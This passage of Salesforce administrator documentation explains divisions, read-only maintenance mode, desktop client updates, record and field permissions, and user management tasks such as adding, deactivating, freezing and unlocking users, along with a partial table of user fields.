   Users who don't have the "Affected by Divisions" permission still have a default user-level division, can view division fields, change the division for a record, and specify a division when creating records.

Creating and Editing Divisions

Creating logical divisions for your organization helps you segment your records to make searching and reporting easier.

Divisions must be enabled for the organization.

All records are initially assigned to the default "Global" division until the user defines the division. You can create up to 100 divisions, including any inactive ones.

1. From Setup, enter *Manage Divisions* in the Quick Find box, then select **Manage Divisions**.
2. Click **New** to create a divisions, or **Edit** change an existing division.
3. Enter the division name.
4. Select the checkbox to make the division active.

   Note: You cannot deactivate a division if users or lead queues are assigned to that division.
5. Click **Save**.
6. If you want to change the order that divisions appears in the Divisions picklist, click **Sort**, then to use the arrow buttons to move divisions higher or lower in the list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit divisions:
- "Modify All Data"

Transferring Multiple Records Between Divisions

Select groups of records to move into or between divisions.

To reassign the divisions for multiple records at one time, transfer groups of accounts, leads, or users between divisions.

1. From Setup, enter *Mass Division Transfer* in the Quick Find box, then select **Mass Division Transfer**.
2. Select the type of record you want to transferred, then click **Next**. When you change the division assigned to an account, related records such as contacts and opportunities are assigned to the same division. When you change the division assigned to a custom object, other custom objects belonging to it are also transferred to the new division.
3. Select search conditions that records must match and click **Next**.
4. Select the division you want to transfer the records to.
5. If you're transferring user records, you can select Change the division... to also transfer the users' records to the new division.
6. Click **Transfer**. You'll receive an email notification when the transfer is complete. If 5,000 or more records are being transferred, the request will be placed in a queue for processing.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To mass transfer records:
- "Modify All Data"

Change the Default Division for Users

If you can manage user settings, you can change a user's default division.

If your organization uses divisions to segment data, a default division is assigned to all users and is applied to new accounts, leads, and appropriate custom objects .The default division doesn't prevent users from viewing or creating records in other divisions. If, however, the new record is related to an existing record, the new record is assigned the same division as the existing record.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the name, alias, or username of the user whose default division you want to change.
3. Next to the Default Division field, click **Change**.
4. Select a new default division.
5. Select an action to be applied to records the user already owns.
6. Click **Save**.

If you are changing your own default division, skip step 1 and go to your personal settings. Enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**.No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change a user's default division:
- "Manage Users"

Reporting With Divisions

If your organization uses divisions to segment data, you can customize your reports to show records within specific divisions.

Use the Division drop-down list on the report to select one of the following.

- A specific division
- Your current working division.
- All records across all divisions.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

SEE ALSO:

Change Your Working Division

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To limit reports by division:
- "Affected by Divisions"

Salesforce Upgrades and Maintenance

Salesforce reserves up to five minutes of service interuption for major upgrades, but you have access your data during other maintenance events, like splits and migrations.

Read-Only Mode

Access to your data at a moment's notice—even during our planned maintenance windows. To minimize interruption to your business, Salesforce gives users read-only access during splits, instance migrations, instance switches, pre-scripts, and certain other maintenance events.

5 Minute Upgrades

Salesforce reserves just five minutes of scheduled maintenance time to roll out new major versions of our service. These upgrades to the next release occur three times per year.

Check for Desktop Client Updates

Read-Only Mode

Access to your data at a moment's notice—even during our planned maintenance windows. To minimize interruption to your business, Salesforce gives users read-only access during splits, instance migrations, instance switches, pre-scripts, and certain other maintenance events.

EDITIONS

Available in: **All Editions**

What to Expect in Read-Only Mode

When Salesforce is in read-only mode, you can navigate within the application and view and report on your business data.


During read-only mode, you **can't**:

- Add, edit, or delete data
- Perform any actions in Salesforce that modify your Salesforce data. For example:
  - Post on Chatter
  - Use LiveAgent
  - Refresh dashboards
  - Perform API write or edit actions
  - Perform bulk API read actions
  - Save new or edited reports

    Note: You can still run existing reports.

Activity reminders don't occur, and Recent Items lists don't update. Login history is still recorded for compliance purposes, but it isn't reflected in your organization until a few minutes after the organization exits read-only mode.

When your organization is in read-only mode, desktop and mobile browser users see a banner at the top of their browser window:



When to Expect Read-Only Mode

The maintenance schedule posted on trust.salesforce.com indicates whether each upcoming maintenance window includes read-only access. Planned maintenance windows vary in length depending on the level of maintenance needed. In addition, when users are notified two weeks before a planned maintenance window, the notification specifies whether the maintenance includes read-only access.

If you'd like to see how your organization works in read-only mode, contact Salesforce to have the testing option enabled in your sandbox organization.

5 Minute Upgrades

Salesforce reserves just five minutes of scheduled maintenance time to roll out new major versions of our service. These upgrades to the next release occur three times per year.

Although your organization should expect to experience a disruption of up to five minutes, the interruption is typically one minute or less. Users receive an error message letting them know that the service is unavailable during the upgrade, and are prompted to log in again when the upgrade is complete.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Check for Desktop Client Updates

Desktop clients such as Salesforce for Outlook and Connect Offline integrate Salesforce with your PC. Your administrator controls which desktop clients you are allowed to install.

If your administrator enabled Home tab alerts, an alert banner displays on your Home tab when a new client version is available.

You can also see which clients are installed on your computer and check for updates on your own.

1. From your personal settings, enter `Check for Updates` in the `Quick Find` box, then select **Check for Updates**.
2. From the table, review the names and version numbers of available desktop clients.
3. If you are using Internet Explorer, click the correct desktop client and then click **Install Now** to install a client. If you are using another browser such as Mozilla Firefox, click **Download Now** to save the installer file to your computer. To run the installer program, double-click the saved file.

After you install the update, the alert banner displays on your Home tab until you log in through the newly updated client.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for Database.com

USER PERMISSIONS

To view client update alerts:

- "On, updates w/alerts"

  OR

  "On, must update w/alerts"

  on your profile

Permissions for UI Elements, Records, and Fields

To access UI elements, records or fields in Salesforce requires specific permissions. At a minimum, you must have the "Read" permission to view a tab, record, record field, related list, button, or link. To edit a record or record field, you must have the "Edit" permission.

What you can view or edit also depends on how you customized your personal display or page layout and what edition your org is using. This table described the different access levels in more detail.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Action	Access Needed
To view a tab:	You must have the "Read" permission on the records within that tab. If you don't see a particular tab, verify that you customized your personal display to show the tab.
To view a record:	You must have the "Read" permission on the type of record you want to view.

Action	Access Needed
	If you can't view a certain record, check whether your org uses a sharing model or territory management. In certain sharing models, the owner of the record has to specifically share the record to grant view access to others. Territory management can restrict access to accounts, opportunities, and cases.
To view a field:	You must have the "Read" permission on the type of record for the field. If you can't view a certain field, check field-level security and your page layout. Field-level security can restrict access to a field. Page layouts can hide fields.
To edit a field:	You must have the "Edit" permission on the type of record for the field. If you can't edit a certain field, check field-level security and your page layout. Field-level security can restrict access to a field. Page layouts can set fields to not be editable.
To view a related list:	You must have the "Read" permission on the type of records displayed in the related list. If you can't view a certain field, check your page layout. Page layouts can hide fields.
To view a button or link:	Make sure that you have the necessary permission to perform the action. Buttons and links only display for users who have the appropriate user permissions to use them.

How Do I Discontinue Service?

If the service doesn't meet your needs, you should cancel it.

Users who are up-to-date with their payments can request a complete download of the data in the system.

To submit your request directly, contact the Salesforce Customer Support Billing Department.

User Management

In Salesforce, each user is uniquely identified with a username, password, and profile. Together with other settings, the profile determines which tasks a user can perform, what data the user can see, and what the user can do with the data.

Important: Salesforce recommends that you appoint a backup administrator for your org. A backup administrator can keep your org running in case your primary administrator is unavailable.

As an administrator, you perform user management tasks, such as:

- Create and edit users
- Reset passwords
- Create Google Apps accounts
- Grant permissions
- Create and manage other types of users
- Create custom fields
- Set custom links
- Run reports on users
- Delegate user administration tasks to other users

Depending on your Salesforce edition and the additional features that your company purchased, you have specific licenses, such as Marketing or Connect Offline. The licenses let users access features that are not included in their user licenses. You can assign one or more of these licenses to users and also set up accounts for users outside your org to access a limited set of fields and objects. You can grant access to the Customer Portal, partner portal, or Self-Service through user licenses. Using Salesforce to Salesforce, create connections to share records with other Salesforce users outside of your org.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available user management options vary according to which Salesforce Edition you have.

View and Manage Users

In the user list, you can view and manage all users in your org, partner portal, and Salesforce Customer Portal.

Licenses Overview

To enable specific Salesforce functionality for your users, you must choose one user license for each user. To enable additional functionality, you can assign permission set licenses and feature licenses to your users or purchase usage-based entitlements for your organization.

Passwords

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

Control Login Access

Control whether your users are prompted to grant account access to Salesforce admins, and whether users can grant access to publishers.

Log In as Another User

To assist other users, administrators can log in to Salesforce as another user. Depending on your organization settings, individual users might need to grant login access to administrators.

Delegate Administrative Duties

Use delegated administration to assign limited admin privileges to users in your org who aren't administrators. For example, let's say you want the Customer Support team manager to manage users in the Support Manager role and all subordinate roles. Create a delegated admin for this purpose so that you can focus on other administration tasks.

Topics and Tags Settings

When you enable topics for objects, users can add topics to records so they can quickly retrieve related items using list views. With Chatter enabled, users can also see related items on the Records tab of each topic detail page. Enabling topics for an object disables public tags on records of that object type. Personal tags aren't affected.

SEE ALSO:

View and Manage Users

Licenses Overview

View and Manage Users

In the user list, you can view and manage all users in your org, partner portal, and Salesforce Customer Portal.

From Setup, enter *Users* in the Quick Find box, then select **Users**.

From the user list, you can:

- Create one user.
- Create multiple users.
- Reset passwords for selected users.
- Edit a user.
- View a user's detail page by clicking the name, alias, or username.
- View or edit a profile by clicking the profile name.
- If Google Apps™ is enabled in your org, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**.

Note: You can perform many of these tasks from the SalesforceA mobile app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Customer Portal and partner portals are not available in **Database.com**

USER PERMISSIONS

To view user lists:
- "View Setup and Configuration"

Tips for Managing Users

- Create custom fields for users and set custom links to display on the user detail page. To access these options, go to the object management settings for users.
- Use the sidebar search to search for any user in your org, regardless of the user's status. When using a lookup dialog from fields within records, the search results return only active users. You can also run user reports in the Reports tab.
- To simplify user management in orgs with many of users, delegate aspects of user administration to non-administrator users.

  Note: You cannot delegate administrative duties related to your org to partner portal or Customer Portal users. However, you can delegate some portal administrative duties to portal users.

Guidelines for Adding Users

Understand important options for adding users. Learn what to communicate to users about passwords and logging in.

Administrators and Separation of Duties

Separating duties limits the power of any one person or entity so that you can help prevent a single point of failure. For example, you can have two or more administrators who have responsibilities for administering different portions of your org. If you have only one administrator, consider assigning a backup person to the role. You can give the backup person the same profile or permission set that your primary administrator has.

Add a Single User

Depending on the size of your organization or your new hire onboarding process, you may choose to add users one at a time. The maximum number of users you can add is determined by your Salesforce edition.

Add Multiple Users

You can quickly add up to 10 users at a time to your organization. Your Salesforce edition determines the maximum number of users that you can add.

Edit Users

To change user details—such as a user's profile, role, or contact information—edit the user account.

Unlock Users

Users can be locked out of an organization if they enter incorrect login credentials too many times. Unlock users to restore their access.

Deactivate (Delete) Users

You can't delete a user, but you can deactivate an account so a user can no longer log in to Salesforce.

Freeze or Unfreeze User Accounts

In some cases, you can't immediately deactivate an account, such as when a user is selected in a custom hierarchy field. To prevent users from logging in to your organization while you perform the steps to deactivate them, you can freeze user accounts.

Restrict User Email Domains

You can define a whitelist to restrict the email domains allowed in a user's `Email` field.

User Fields

The fields that comprise the Personal Information and other personal settings pages describe a user.

Salesforce Adoption Manager

Quickly turn your mobile employees into Salesforce1 power users with SalesforceAdoption Manager. This tool trains and engages your users with intelligent email journeys aimed at driving adoption of the Salesforce1 mobile app and the Lightning Experience. After inviting users to download the mobile app, Adoption Manager follows up with tips that help users get the most out of Salesforce1. It also encourages dormant Salesforce1 users to try using the app again.

SEE ALSO:

Deactivate (Delete) Users

Freeze or Unfreeze User Accounts

Help Users From Anywhere With SalesforceA

Guidelines for Adding Users

Understand important options for adding users. Learn what to communicate to users about passwords and logging in.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

- Your username must be unique across all Salesforce orgs. The username must be in the format of an email address, for example, jane@salesforce.com. The email used for your username doesn't have to function. You can have the same functioning email address associated with your account across multiple orgs. Remember: The username in the form of an email address must remain unique.
- If your name includes non-English characters, add the specified language to the mail format settings within Outlook if viewing email in Outlook.
- The account verification link emailed to new users expires in six months, and users have to change their password the first time they log in. Users who click the account verification link but don't set a password need an admin to reset their password before they can log in.
- Not all options are available for all license types. For example, the Marketing User and Allow Forecasting options are not available for Force.com user licenses because the Forecasts and Campaigns tabs are not available to users with a Force.com license. Force.com user licenses are not available for Professional, Group, or Contact Manager Editions.
- In Performance, Unlimited, Enterprise, and Developer Edition orgs, you can select **Send Apex Warning Emails** to send email to the user when an application that invokes Apex uses more than half of the resources specified by the governor limits. You can use this feature during Apex code development to test the amount of resources used at runtime.
- You can move users between profiles based on user licenses that have the same record sharing models. For example, you can move a Force.com-based profile user to a Salesforce-based profile or vice versa. The user might lose permission access depending on what the user licenses permit. If you move a user with permission set assignments, the user is removed from the permission set. If you try to add the user back to the permission set, you receive a licensing error, unless the new license allows the permissions.

SEE ALSO:

Add a Single User

Administrators and Separation of Duties

Administrators and Separation of Duties

Separating duties limits the power of any one person or entity so that you can help prevent a single point of failure. For example, you can have two or more administrators who have responsibilities for administering different portions of your org. If you have only one administrator, consider assigning a backup person to the role. You can give the backup person the same profile or permission set that your primary administrator has.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The availability of each permission set license depends on the edition requirements for permission sets and the related feature.

While the practice of having one person perform all administrative duties can make sense, it can lead to troubles. For example, what if:

- Your administrator falls ill, and a mission-critical change must be made to your org.
- Your administrator left your company on unhappy terms but is the only person who has the administrator profile credentials.

Prevent possible problems by ensuring that more than one person can perform key administrative tasks. Depending on which edition you use, you can create a custom profile cloned from the Administrator profile. Then assign the

cloned profile to an appropriate person. If you can't clone profiles, consider implementing a process to ensure business continuity if your sole administrator is unavailable. You can also delegate administration tasks by assigning a delegated administrator.

SEE ALSO:

- Add a Single User
- Delegate Administrative Duties

Add a Single User

Depending on the size of your organization or your new hire onboarding process, you may choose to add users one at a time. The maximum number of users you can add is determined by your Salesforce edition.

1. Read the guidelines for adding users.
2. From Setup, enter *Users* in the Quick Find box, then select **Users**.
3. Click **New User**.
4. Enter the user's name and email address and a unique username in the form of a email address. By default, the username is the same as the email address.

   Important: Your username must be unique across all Salesforce orgs. The username must be in the format of an email address, for example, jane@salesforce.com. The email used for your username doesn't have to function. You can have the same functioning email address associated with your account across multiple orgs. Remember: The username in the form of an email address must remain unique.
5. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, select a Role.
6. Select a User License. The user license determines which profiles are available for the user.
7. Select a profile, which specifies the user's minimum permissions and access settings.
8. If your organization has Approvals enabled, you can set the user's approver settings, such as delegated approver, manager, and preference for receiving approval request emails.
9. Check Generate new password and notify user immediately to have the user's login name and a temporary password emailed to the new user.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create users:
- "Manage Internal Users"

SEE ALSO:

- Guidelines for Adding Users
- Add Multiple Users
- Edit Users
- User Fields
- Licenses Overview

Add Multiple Users

You can quickly add up to 10 users at a time to your organization. Your Salesforce edition determines the maximum number of users that you can add.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Add Multiple Users**.
3. If multiple user license types are available in your organization, select the user license to associate with the users you plan to create. The user license determines the available profiles.
4. Specify the information for each user.
5. To email a login name and temporary password to each new user, select **Generate passwords and notify user via email**.
6. Click **Save**.
7. To specify more details for the users that you've created with this method, edit individual users as needed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create users:
- "Manage Internal Users"

SEE ALSO:

Add a Single User
Edit Users
User Fields
Licenses Overview

Edit Users

To change user details—such as a user's profile, role, or contact information—edit the user account.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user's name.
3. Change the settings as needed.
4. Click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

Considerations for Editing Users
Be aware of the following behaviors when editing users.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit users:
- "Manage Internal Users"

SEE ALSO:

User Fields
Unlock Users
Help Users From Anywhere With SalesforceA

Considerations for Editing Users

Be aware of the following behaviors when editing users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Usernames

A username must be unique across all Salesforce organizations. It must use the format of an email address (such as xyz@abc.org), but doesn't need to be a real email address. While users can have the same email address across organizations, usernames must be unique.

If you change a username, a confirmation email with a login link is sent to the email address associated with that user account. If an organization has multiple login servers, sometimes users can't log in immediately after you've changed their usernames. The change can take up to 24 hours to replicate to all servers.

Changing email addresses

If `Generate new password and notify user immediately` is disabled when you change a user's email address, Salesforce sends a confirmation message to the email address that you entered. Users must click the link provided in that message for the new email address to take effect. This process ensures system security.

Personal information

Users can change their personal information after they log in.

User sharing

If the organization-wide default for the user object is Private, users must have Read or Write access to the target user to access that user's information.

Domain names

You can restrict the domain names of users' email addresses to a list of specific domains. Any attempt to set an email address with another domain results in an error message. To enable this functionality for your organization, contact Salesforce.

SEE ALSO:

Edit Users

Unlock Users

Users can be locked out of an organization if they enter incorrect login credentials too many times. Unlock users to restore their access.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To unlock users:

- "Manage Internal Users"

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Select the locked user.
3. Click **Unlock**.

   This button appears only when a user is locked out.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

SEE ALSO:

Edit Users

Set Password Policies

Help Users From Anywhere With SalesforceA

Deactivate (Delete) Users

You can't delete a user, but you can deactivate an account so a user can no longer log in to Salesforce.

Watch a Demo: Removing Users' Access to Salesforce (Salesforce Classic)

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user's name.
3. Deselect the Active checkbox and then click **Save**.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

Considerations for Deactivating Users
Be aware of the following behaviors when deactivating users.

SEE ALSO:

Freeze or Unfreeze User Accounts
Mass Transfer Records
Help Users From Anywhere With SalesforceA

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To deactivate users:
- "Manage Internal Users"

Considerations for Deactivating Users

Be aware of the following behaviors when deactivating users.

User licenses and billing
A deactivated user doesn't count against your organization's available user licenses. However, deactivating a user doesn't reduce the number of licenses for which your organization is billed. To change your billing, you must change your organization's license count.

Users in custom hierarchy fields
You can't deactivate a user that's selected in a custom hierarchy field even if you delete the field. To deactivate a user in a custom hierarchy field, delete and permanently erase the field first.

Workflow email alert recipients
You can't deactivate a user that's assigned as the sole recipient of a workflow email alert.

Customer Portal Administrator users
You can't deactivate a user that's selected as a Customer Portal Administrator.

Record access
Deactivated users lose access to any records that were manually shared with them, or records that were shared with them as team members. Users higher in the role hierarchy relative to the deactivated users also lose access to those records. However, you can still transfer their data to other users and view their names on the Users page.

Note: If your organization has Asynchronous Deletion of Obsolete Shares (Pilot) enabled, removal of manual and team shares is run during off-peak hours between 6 PM and 4 AM based on your organization's default time zone. For account records, manual and team shares are deleted right after user deactivation.

Deactivated users lose access to shared records immediately. Users higher in the role hierarchy continue to have access until that access is deleted asynchronously. If that visibility is a concern, remove the record access that's granted to the deactivated users before deactivation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Chatter

If you deactivate users in an organization where Chatter is enabled, they're removed from Following and Followers lists. If you reactivate the users, the subscription information in the Following and Followers lists is restored.

If you deactivate multiple users, subscription information isn't restored for users that follow each other. For example, user A follows user B and user B follows user A. If you deactivate users A and B, their subscriptions to each other are deleted from Following and Followers lists. If user A and user B are then reactivated, their subscriptions to each other aren't restored.

Salesforce Files

Files owned by a deactivated user are not deleted. The deactivated user is the file owner until an admin reassigns the files to an active user. Files shared in a content library can be edited by other library members with author or delete permissions. Sharing rules remain active until an admin modifies them.

`Created By` fields

It's possible for inactive users to be listed in `Created By` fields even when they're no longer active in an organization. This happens because some system operations create records and toggle preferences, acting as an arbitrary administrator user to complete the task. This user can be active or inactive.

Accounts and opportunities owned by deactivated users

You can create and edit accounts, opportunities, and custom object records that are owned by inactive users. For example, you can edit the `Account Name` field on an opportunity record that's owned by an inactive user. To enable this feature, contact Salesforce.

Territories and forecasting

Deactivated users continue to own opportunities and appear in forecasts and territories. When users are deactivated, their opportunity forecast overrides, adjusted total overrides, and manager's choice overrides on subordinates' forecasts are frozen. However, the manager of a deactivated user can apply manager's choice overrides to that user's forecasts. Rollup amounts are kept current. If a deactivated user is later reactivated, the user can resume normal work as before. If "Allow Forecasting" is disabled for a user who is deactivated, the user is removed from any territories he or she is assigned to.

Opportunity and account teams

Deactivated users are removed from the default opportunity and account teams of other users. The deactivated users' default opportunity and account teams are not removed.

Account teams

If a user on an account team has Read/Write access (**Account Access**, **Contact Access**, **Opportunity Access**, and **Case Access**) and is deactivated, the access will default to Read Only if the user is reactivated.

Opportunity teams

If you deactivate users in an organization where opportunity splitting is enabled, they aren't removed from any opportunity teams where they're assigned a split percentage. To remove a user from an opportunity team, first reassign the split percentage.

Delegated external user administrators

When a delegated external user admin deactivates a portal user, the admin doesn't have the option to remove the portal user from teams that user is a member of.

SEE ALSO:

Deactivate (Delete) Users

Freeze or Unfreeze User Accounts

In some cases, you can't immediately deactivate an account, such as when a user is selected in a custom hierarchy field. To prevent users from logging in to your organization while you perform the steps to deactivate them, you can freeze user accounts.

Let's say a user just left your company. You want to deactivate the account, but the user is selected in a custom hierarchy field. Because you can't immediately deactivate the account, you can freeze it in the meantime.

Tip: You can perform this and other administration tasks from the SalesforceA mobile app.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the username of the account you want to freeze.
3. Click **Freeze** to block access to the account or **Unfreeze** to allow access to the account again.

Note: Freezing user accounts doesn't make their user licenses available for use in your organization. To make their user licenses available, deactivate the accounts.

SEE ALSO:

Deactivate (Delete) Users

Troubleshoot Login Issues

Help Users From Anywhere With SalesforceA

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To freeze or unfreeze user accounts:

- "Manage Users"

Restrict User Email Domains

You can define a whitelist to restrict the email domains allowed in a user's Email field.

1. From Setup, enter *Allowed Email Domains* in the Quick Find box, then select **Allowed Email Domains**.

   Note: If you don't see this page, contact your Salesforce representative to enable it.

2. Click **New Allowed Email Domain**.
3. Enter a Domain.

   You can enter a top-level domain, such as *sampledoc.org*, or a subdomain, such as *emea.sampledoc.org*.

4. Click **Save**.

You can repeat the steps to add more email domains to the whitelist.

Once you've added one or more whitelisted email domains, the Email field for each new user must match a whitelisted domain.

The Email field for existing users doesn't have to comply with the whitelist. However, if you edit an existing user, update the Email field to match a whitelisted email domain.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To restrict user email domains:

- "Manage Users"

Note: The email domain whitelist doesn't apply to users external to your organization, such as portal, Communities, or Chatter External users.

SEE ALSO:

- Add a Single User
- Add Multiple Users
- Edit Users

User Fields

The fields that comprise the Personal Information and other personal settings pages describe a user.

The visibility of fields depends on the specific page, your org's permissions, and which edition you have.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available fields vary according to which Salesforce Edition you have.

Field	Description
`Accessibility Mode`	When selected, enables a user interface mode designed for visually impaired users.
`Active`	Administrative checkbox that enables or disables user login to the service.
`Address`	Street address for user. Up to 255 characters are allowed in this field.
`Alias`	Short name to identify user on list pages, reports, and other pages where the entire name does not fit. Up to 8 characters are allowed in this field.
`Allow Forecasting`	Indicates whether the user can use customizable forecasting.
`Api Token`	Indicates whether an API token has been reset. If issues occur, Salesforce uses this field to help you troubleshoot issues related to API tokens.
`App Registration: One-Time Password Generator`	When connected, the user can verify identity with a code from an authenticator app other than Salesforce Authenticator, such as Google Authenticator. For example, the user enters a code from the app when logging in from an IP address outside the company's trusted IP range. This type of verification code is sometimes called a time-based one-time password, or TOTP. Users with "Two-Factor Authentication for User Interface Logins" permission need to use a second factor of authentication when logging in to Salesforce through the user interface. A

Field	Description
	current verification code generated by the authenticator app counts as a second factor. If the user has "Two-Factor Authentication for API Logins" permission and connects an authenticator app, the user enters the current code from the app to access the service. The user doesn't enter the standard security token.
`App Registration: Salesforce Authenticator`	When connected, the user can verify identity by responding to a push notification with the Salesforce Authenticator mobile app, version 2 or later. For example, the user approves a notification when logging in from an IP address outside the company's trusted IP network. If the user sets a trusted location in the app and is allowed to use location-based automated verifications, Salesforce Authenticator can automatically verify the user's identity from that trusted location. Users can connect both Salesforce Authenticator and another authenticator app to the same Salesforce account. When connected, the user can also verify identity with a code from Salesforce Authenticator. For example, the user enters a code from the app when logging in from an IP address outside the company's trusted IP network. This type of verification code is sometimes called a time-based one-time password, or TOTP. Users with "Two-Factor Authentication for User Interface Logins" permission need to use a second factor of authentication when logging in to Salesforce through the user interface. A manual or automated response to a notification from Salesforce Authenticator counts as a second factor. If the user has "Two-Factor Authentication for API Logins" permission and connects Salesforce Authenticator, the user enters the current code from the app to access the service. The user doesn't enter the standard security token.
`Call Center`	The name of the call center to which this user is assigned.
`Checkout Enabled`	Indicates whether the user is notified by email when his or her Checkout account is activated and available for login. Enabling this option requires the "Manage Billing" permission.
`City`	City portion of user's address. Up to 40 characters are allowed in this field.
`Color-Blind Palette on Charts`	Indicates whether the option to set an alternate color palette for charts has been enabled. The alternate palette has been optimized for use by color-blind users. For dashboard emails, the alternate palette is not used.
`Company`	Company name where user works. Up to 40 characters are allowed in this field.

Field	Description
Contact	Name of the associated contact if the user is a partner user.
Country	Country portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.
Created By	User who created the user including creation date and time. (Read only)
Currency	User's default currency for quotas, forecasts, and reports. Shown only in orgs using multiple currencies. This currency must be one of the active currencies for the org.
Custom Links	Listing of custom links for users as set up by your administrator.
Data.com User Type	Enables a user to find contact and lead records from Data.com and add them to Salesforce. Also indicates the type of Data.com user. Data.com Users get a limited number of account, contact, and lead records to add or export per month, and their unused additions expire at the end of each month. Data.com List Users get a limited number of account, contact, and lead records to add or export per month, and their unused additions expire at the end of each month. After the monthly limit is used, List Users draw record additions from a pool that is shared by all List Users in the organization. Unused pool additions expire one year from purchase.
Default Currency ISO Code	User's default currency setting for new records. Available only for orgs that use multiple currencies.
Default Division	Division that is applied, by default, to all new accounts and leads created by the user, unless the user explicitly sets a different division. When users create records related to an account or other record that already has a division, the new record is assigned to the existing record's division. The default division is not used. This setting does not restrict the user from viewing or creating records in other divisions. Users can override change their default division at any time by setting a working division. Available only in orgs that use divisions to segment their data.
Delegated Approver	User lookup field used to select a delegate approver for approval requests. Depending on the approval process settings, this user can also approve approval requests for the user.
Department	Group that user works for, for example, Customer Support. Up to 80 characters are allowed in this field.
Development Mode	Enables development mode for creating and editing Visualforce pages. This field is visible only to orgs that have Visualforce enabled.

Field	Description
Disable Auto Subscription For Feeds	Disables automatic feed subscriptions to records owned by a user. Only available in orgs with Chatter enabled.
Division	Company division to which user belongs for example, PC Sales Group. Up to 40 characters are allowed in this field.
Email	Email address of user. Must be a valid email address in the form: jsmith@acme.com. Up to 80 characters are allowed in this field.
Email Encoding	Character set and encoding for outbound email sent by user from within Salesforce. English-speaking users use ISO-8859-1, which represents all Latin characters. UTF-8 (Unicode) represents characters for all languages, however some older email software doesn't support it. Shift_JIS, EUC-JP, and ISO-2022-JP are useful for Japanese users.
Employee Number	Identifying number for a user.
